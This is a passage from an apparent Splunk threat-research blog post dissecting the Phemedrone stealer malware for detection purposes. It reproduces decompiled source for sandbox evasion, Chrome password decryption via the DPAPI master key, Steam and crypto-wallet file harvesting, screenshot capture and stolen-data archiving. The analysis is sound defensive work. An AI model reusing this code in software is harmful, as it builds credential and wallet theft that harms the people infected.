Unveiling Phemedrone Stealer: Threat Analysis and Detections | Splunk

By Splunk Threat Research Team, Teoderick Contreras

Published: 2024-02-27 · Archived: 2026-04-06 01:37:16 UTC

Recently, the cybersecurity world has been abuzz with discussions about Phemedrone, a newly emerged stealer exploiting the CVE-2023-36025 vulnerability in Microsoft Windows Defender SmartScreen. The project was most recently available on GitHub; however, the project was taken down, and the associated account was removed. Active development still occurs via Telegram.

Phemedrone distinguishes itself as a sophisticated stealer, adept at extracting sensitive data from platforms such as Steam and Discord, retrieving browser data (particularly from Chrome) and extracting details from various cryptocurrency wallets. Its proficiency in evading traditional defense mechanisms and its organized approach to data collection and exfiltration underscore its significance as a noteworthy stealer.

In the following blog, the Splunk Threat Research Team will dissect the Phemedrone Stealer. We'll explore the stealer's configuration settings and its associated tactics and techniques, including those it uses for data harvesting evading detection. Additionally, we'll highlight the indicators and detection opportunities our team has identified, offering insights into the stealer's operational patterns.

Phemedrome Stealer's Configuration Settings

Phemedrone Stealer, like other .NET Trojan Stealers, employs configuration settings stored within its .cctor class, initialized first and utilized throughout its codebase. To extract these settings, the Splunk Threat Research Team wrote a Python script, phemdrone_extractor_s.py, tailored to extract configuration data from this malware strain. We also extracted 150+ Phemedrome malware configuration settings to identify common tags that might be related to its campaign, the common C2 framework it uses, files it tries to collect and many more. Below is a short demo and presentation of this tool.

Figure 1: configuration extraction

(For a larger resolution of this diagram visit this [link](#))

After ingesting the extracted JSON-formatted configuration settings and creating a simple Splunk dashboard, our analysis revealed that the most common tag among the extracted samples is "default." Additionally, we observed that the primary command and control (C2) framework identified across our dataset is Telegram.




Figure 2.1: Phemedrone Tag Statistic

(For a larger resolution of this diagram visit this link)

In addition to the configuration settings, the malware targets various file types on the compromised host, including .txt files, Windows documents, PDFs, DAT files, KeePass databases, images, and more. This comprehensive approach indicates the malware's ability to harvest a wide range of sensitive data formats from the victim's system.




Figure 2.2: Phemedrone File Collection Statistic

(For a larger resolution of this diagram visit this link)

Phemedrome Stealer’s Tactics and Techniques


Defense Evasion

This .NET Compiled Trojan Stealer employs a series of defense evasion techniques upon execution, tailored to its configuration settings. The Phemedrone Trojan Stealer employs a mutex checker to ensure singular execution and incorporates three distinct methods to circumvent analysis or sandbox environments.

The initial technique involves a Virtual Machine Check, achieved through the execution of a WMI command:

```
SELECT * FROM Win32_VideoController
```

It retrieves the "Name" field and checks if it matches any recognized virtual machine identifiers, including "Virtualbox," "Vbox," "VMware Virtual," "VMware," and "Hyper-V Video." Upon detecting a match with any of these names, the process execution is promptly terminated.



```
namespace Phemedrone.Protections
{
    // Token: 0x02000031 RID: 49
    public class AntiVM
    {
        // Token: 0x060000B3 RID: 179 RVA: 0x00006414 File Offset: 0x00004614
        public static bool IsVM()
        {
            List<string> list = new List<string>();
            list.Add("VirtualBox");
            list.Add("VBox");
            list.Add("VMware Virtual");
            list.Add("VMware");
            list.Add("Hyper-V Video");
            IEnumerable<string> gpus = Information.GetGPUs();
            return list.Any((string x) => gpus.Any((string y) => y.Contains(x)));
        }
    }
}
```

```
            return Math.Floor((double)((long)new PerformanceCounter("Memory", "Available Bytes").NextValue()) / 1024.0 / 1024.0 /
              1024.0);
        }

        // Token: 0x0600007A RID: 122 RVA: 0x0000550C File Offset: 0x0000370C
        public static IEnumerable<string> GetGPUs()
        {
            List<string> list = new List<string>();
            try
            {
                foreach (ManagementBaseObject managementBaseObject in new ManagementObjectSearcher("SELECT * FROM
                  Win32_VideoController").Get())
                {
                    List<string> list2 = list;
                    object obj = managementBaseObject["Name"];
                    list2.Add(((obj != null) ? obj.ToString() : null) ?? "Unknown");
                }
                if (list.Count < 1)
                {
                    list.Add("Unknown");
                }
            }
            catch
            {
            }
            return list;
        }
```

Figure 3: Virtual Machine Check

Similarly, if the “InstalledInputLanguages” of the compromised host's operating system matches any of the languages associated with the Commonwealth of Independent States (CIS), as indicated in Figure 4, the process will be terminated.

```
12          public static bool IsCIS()
13          {
14              InputLanguageCollection installedInputLanguages =
                  InputLanguage.InstalledInputLanguages;
15              CultureInfo[] array = new CultureInfo[]
16              {
17                  new CultureInfo("ru-RU"),
18                  new CultureInfo("uk-UA"),
19                  new CultureInfo("kk-KZ"),
20                  new CultureInfo("ro-MD"),
21                  new CultureInfo("uz-UZ"),
22                  new CultureInfo("be-BY"),
23                  new CultureInfo("az-Latn-AZ"),
24                  new CultureInfo("hy-AM"),
25                  new CultureInfo("ky-KG"),
26                  new CultureInfo("tg-Cyrl-TJ")
27              };
28              using (IEnumerator enumerator = installedInputLanguages.GetEnumerator())
29              {
30                  while (enumerator.MoveNext())
```

Figure 4: is CIS

Then lastly, if "wireshark" and "httpdebbugerui" processes are running in the compromised host, the process execution will be terminated.

System Information Discovery

After the execution of Phemedrone Stealer defense evasion function, it will prepare a MemoryStream Dynamically that will be used for transferring all system information and collected data from the compromised host back to its server side.

Figure 5 illustrates the system information targeted for collection, which will subsequently be sent to its C2 server.




Figure 5: System Information

The majority of this information collection relies on executing WMI commands or parsing the registry, as detailed in the table below.

Figure 6 displays the formatted "information.txt" data that was transmitted to the C2 panel server during our testing and analysis conducted in the Splunk Attack Range.




Figure 6: Information.txt

Data Collection Tactics

Discord and Steam

Similar to other Trojan Stealers, Phemedrone Stealer targets sensitive information associated with the Steam application. Steam, developed by Valve Corporation, serves as a digital platform predominantly utilized for purchasing, downloading, and engaging in video games.

This particular Trojan Stealer employs various tactics to gather Steam account data and activities. It begins by querying the registry key "HKEY_CURRENT_USER\Software\Valve\Steam," that contains crucial configuration and user data pertaining to the Steam client. This data can encompass login credentials, game library details, settings, and more.

Furthermore, this malware attempts to harvest files with specific substrings in their names, such as "ssfn" and "\config*.vdf." These files, once located, are read and streamed into memory for subsequent transmission to the C2 server. Among these files are configurations vital for Steam's operation, including user preferences, game settings, and potentially sensitive account-related information.

```
protected override LogRecord[] Collect()
{
    List<LogRecord> list = new List<LogRecord>();
    object obj = NullableValue.Call<object>(() => Registry.GetValue
      ("HKEY_CURRENT_USER\\Software\\Valve\\Steam", "SteamPath", null));
    if (obj == null)
    {
        return list.ToArray();
    }
    if (!Directory.Exists((string)obj))
    {
        return list.ToArray();
    }
    foreach (string[] array in new List<string[]>
    {
        Directory.GetFiles((string)obj, "*ssfn*"),
        Directory.GetFiles((string)obj + "\\config", "*.vdf")
    })
    {
        for (int i = 0; i < array.Length; i++)
        {
            string file = array[i];
            byte[] array2 = NullableValue.Call<byte[]>(() => File.ReadAllBytes
              (file));
            if (array2 != null)
            {
                list.Add(new LogRecord
                {
                    Path = "Steam/" + file.Replace((string)obj + "\\", null),
                    Content = array2
                });
            }
        }
        ServiceCounter.HasSteam = true;
    }
    ServiceCounter.HasSteam = list.Count > 0;
    return list.ToArray();
}
```

Figure 7: Steam Information Collection

This malware also endeavors to harvest and decrypt Discord database files typically situated in the Discord directory "\discord\Local Storage" or "\Discord\Local State." These files contain valuable information like usernames and passwords, which the malware seeks to steal for malicious purposes.

Browser Information

This malware is equipped with a class tailored to extract sensitive data from web browsers, particularly Chrome or Chromium. It commences by locating two critical files from Chrome profiles: namely, "%userprofile%\Appdata\Local\Google\Chrome\User data\Local State" and "%userprofile%\Appdata\Local\Google\Chrome\User data\Default\Login Data". Subsequently, it parses the "Local State" file to acquire the encoded and encrypted master key necessary for decrypting the stored passwords within the "Login Data" file. The master key undergoes Base64 encoding and is then encrypted using the Windows CryptProtectData() API.

This technique has been observed in various Trojan Stealers, including the Amadey malware, which has been analyzed by the Splunk Threat Research Team [in our blog.]

```
    {
        Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData),
        Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData)
    })
    {
        List<string> list2 = new List<string>();
        foreach (string text2 in BrowserHelpers.ListBrowsers(text, (string directory) =>
          File.Exists(Path.Combine(directory, "User Data", "Local State")) || (File.Exists
          (Path.Combine(directory, "Local State")) && File.Exists(Path.Combine(directory,
          "Module Info Cache")))))
        {
            string browserName = this.GetBrowserName(text, text2);
            string browserRoot = (Directory.Exists(Path.Combine(text2, "User Data")) ?
              Path.Combine(text2, "User Data") : text2);
            string browserVersion = NullableValue.Call<string>(() => File.ReadAllText
              (Path.Combine(browserRoot, "Last Version"))) ?? "1.0.0.0";
            byte[] masterKey = BrowserHelpers.ParseMasterKey(Path.Combine(browserRoot, "Local
              State"));
            List<string> list3 = this.ListProfiles(browserRoot);
            Func<Func<int, object>, string> <>9__2;
```

100 %

BrowserHelpers

```
    }

    // Token: 0x060000C7 RID: 199 RVA: 0x000067F8 File Offset: 0x000049F8
    public static byte[] ParseMasterKey(string localStateFile)
    {
        string text = NullableValue.Call<string>(() => File.ReadAllText(localStateFile));
        if (text == null)
        {
            return null;
        }
        string text2 = new JsonParser().ParseString("encrypted_key", text, false);
        if (text2.Length < 1)
        {
            return null;
        }
        byte[] array = Convert.FromBase64String(text2);
        if (!(Encoding.UTF8.GetString(array, 0, 5) != "DPAPI"))
        {
            return DpApi.Decrypt(array.Skip(5).Take(array.Length - 5).ToArray<byte>());
        }
        return null;
    }
```

Figure 7: Decrypt Chrome Database

In addition to decrypting Chrome credentials and potentially extracting credit card information, this malware also targets specific Chrome file extensions associated with second-factor authentication, cryptocurrency management, and password management. These extensions may contain sensitive data crucial for securing accounts, managing digital assets, and storing passwords. The table below lists the targeted chrome extensions it attempts to collect information from and send back to its C2 server.

During our testing, we installed certain targeted Chrome extensions within the Splunk Attack Range environment and populated them with dummy autofill credentials. This allowed us to observe how the Phemedrone Stealer parses this information. By configuring the C2 panel and executing the client-side Phemedrone stealer, we received two files: "password.txt" and "Cookies_Chrome[Default].txt". These files contain the extracted usernames and passwords from the Chrome database, as well as information pertaining to all installed targeted Chrome extensions.




Figure 8.1: Password.txt





Figure 8.2: Cookies_Chrome[Default].txt

Screenshots

Phemedrone Stealer has a screenshot capability, allowing it to discreetly capture images of the victim's screen and send it to its C2 server named as “screenshot.png”. This functionality enables this malware to gather visual information from the infected device, potentially revealing sensitive data or user activities.



```
// Phemedrone.Services.Screenshot
// Token: 0x06000084 RID: 132 RVA: 0x00005880 File Offset: 0x00003A80
protected override LogRecord[] Collect()
{
    Screenshot.GetDC getDC = ImportHider.HiddenCallResolve<Screenshot.GetDC>("user32.dll", "GetDC");
    Screenshot.GetDeviceCaps getDeviceCaps = ImportHider.HiddenCallResolve<Screenshot.GetDeviceCaps>("gdi32.dll",
      "GetDeviceCaps");
    IntPtr intPtr = getDC(IntPtr.Zero);
    int num = getDeviceCaps(intPtr, 8);
    int num2 = getDeviceCaps(intPtr, 10);
    LogRecord[] array;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (Bitmap bitmap = new Bitmap(num, num2))
        {
            using (Graphics graphics = Graphics.FromImage(bitmap))
            {
                graphics.CopyFromScreen(0, 0, 0, 0, bitmap.Size);
            }
            bitmap.Save(memoryStream, ImageFormat.Png);
        }
        array = new LogRecord[]
        {
            new LogRecord
            {
                Path = "Screenshot.png",
                Content = memoryStream.ToArray()
            }
        };
    }
    return array;
}
```

Figure 9: Phemedrone Stealer Screenshot Function

Crypto Wallets

In addition to its capabilities mentioned in previous sub-heading, Phemedrone Stealer targets sensitive data and files associated with various cryptocurrencies, including Armory, Atomic, Bytecoin, Coinomi, Jaxx, Electrum, Exodus, and Guarda wallets. For instance, it attempts to extract data from specific directories such as "atomic\Local Storage\leveldb" for Atomic wallet and "Coinomi\Coinomi\wallets" for Coinomi wallet, among others. These database files are typically used by cryptocurrency wallets to store various kinds of data, including transaction records, account information, and cryptographic keys.

```
List<LogRecord> list = new List<LogRecord>();
foreach (KeyValuePair<string, string> keyValuePair in new Dictionary<string, string>
{
    { "Armory", "Armory" },
    { "Atomic", "atomic\\Local Storage\\leveldb" },
    { "Bytecoin", "bytecoin" },
    { "Coninomi", "Coinomi\\Coinomi\\wallets" },
    { "Jaxx", "com.liberty.jaxx\\IndexedDB\\file_0.indexeddb.leveldb" },
    { "Electrum", "Electrum\\wallets" },
    { "Exodus", "Exodus\\exodus.wallet" },
    { "Guarda", "Guarda\\Local Storage\\leveldb" }
})
{
    string text = Path.Combine(rootLocation, keyValuePair.Value);
    if (Directory.Exists(text))
    {
        ServiceCounter.WalletsCount++;
        string[] files = Directory.GetFiles(text);
        for (int i = 0; i < files.Length; i++)
        {
            string file = files[i];
            byte[] array = NullableValue.Call<byte[]>(() => File.ReadAllBytes(file));
            if (array != null)
            {
                list.Add(new LogRecord
                {
                    Path = "Wallets/" + keyValuePair.Key + "/" + file.Replace(text + "\\", null),
                    Content = array
                });
            }
```

Figure 10: Phemedrone Stealer Targeted Crypto Wallet

Command and Control

Once Phemedrone Stealer has gathered and formatted all desired data and sensitive information, such as information.txt and password.txt, it proceeds to archive it into a zip file. The archive is named following a specific format:

```
<ip-address>-<active-user>-Phemedrone-Report.zip
```

This systematic naming convention aids in organizing and identifying the archived data.

```
// Token: 0x06000074 RID: 116 RVA: 0x000052FC File Offset: 0x000034FC
public static string GetFileName()
{
    JsonParser jsonParser = new JsonParser();
    string text = jsonParser.ParseString("query", Information.JsonString, false);
    string text2 = jsonParser.ParseString("countryCode", Information.JsonString, false);
    return string.Concat(new string[]
    {
        "(",
        (text2.Length < 1) ? "Unknown" : text2,
        ")",
        Environment.UserName,
        "-",
        (text.Length < 1) ? "Unknown" : text,
        "-Phemedrone-Report.zip"
    });
}
```

Figure 11: Phemedrone Stealer Archiving Steal Data

On the C2 server, we can observe how Phemedrone Stealer formats the stolen files from the compromised host. Figure 12 displays the file tree of the .zip archive received by the server from the Phemedrone Stealer client agent.

This visualization illustrates the organized structure of the stolen data, aiding in analysis and understanding of the compromised system's contents.

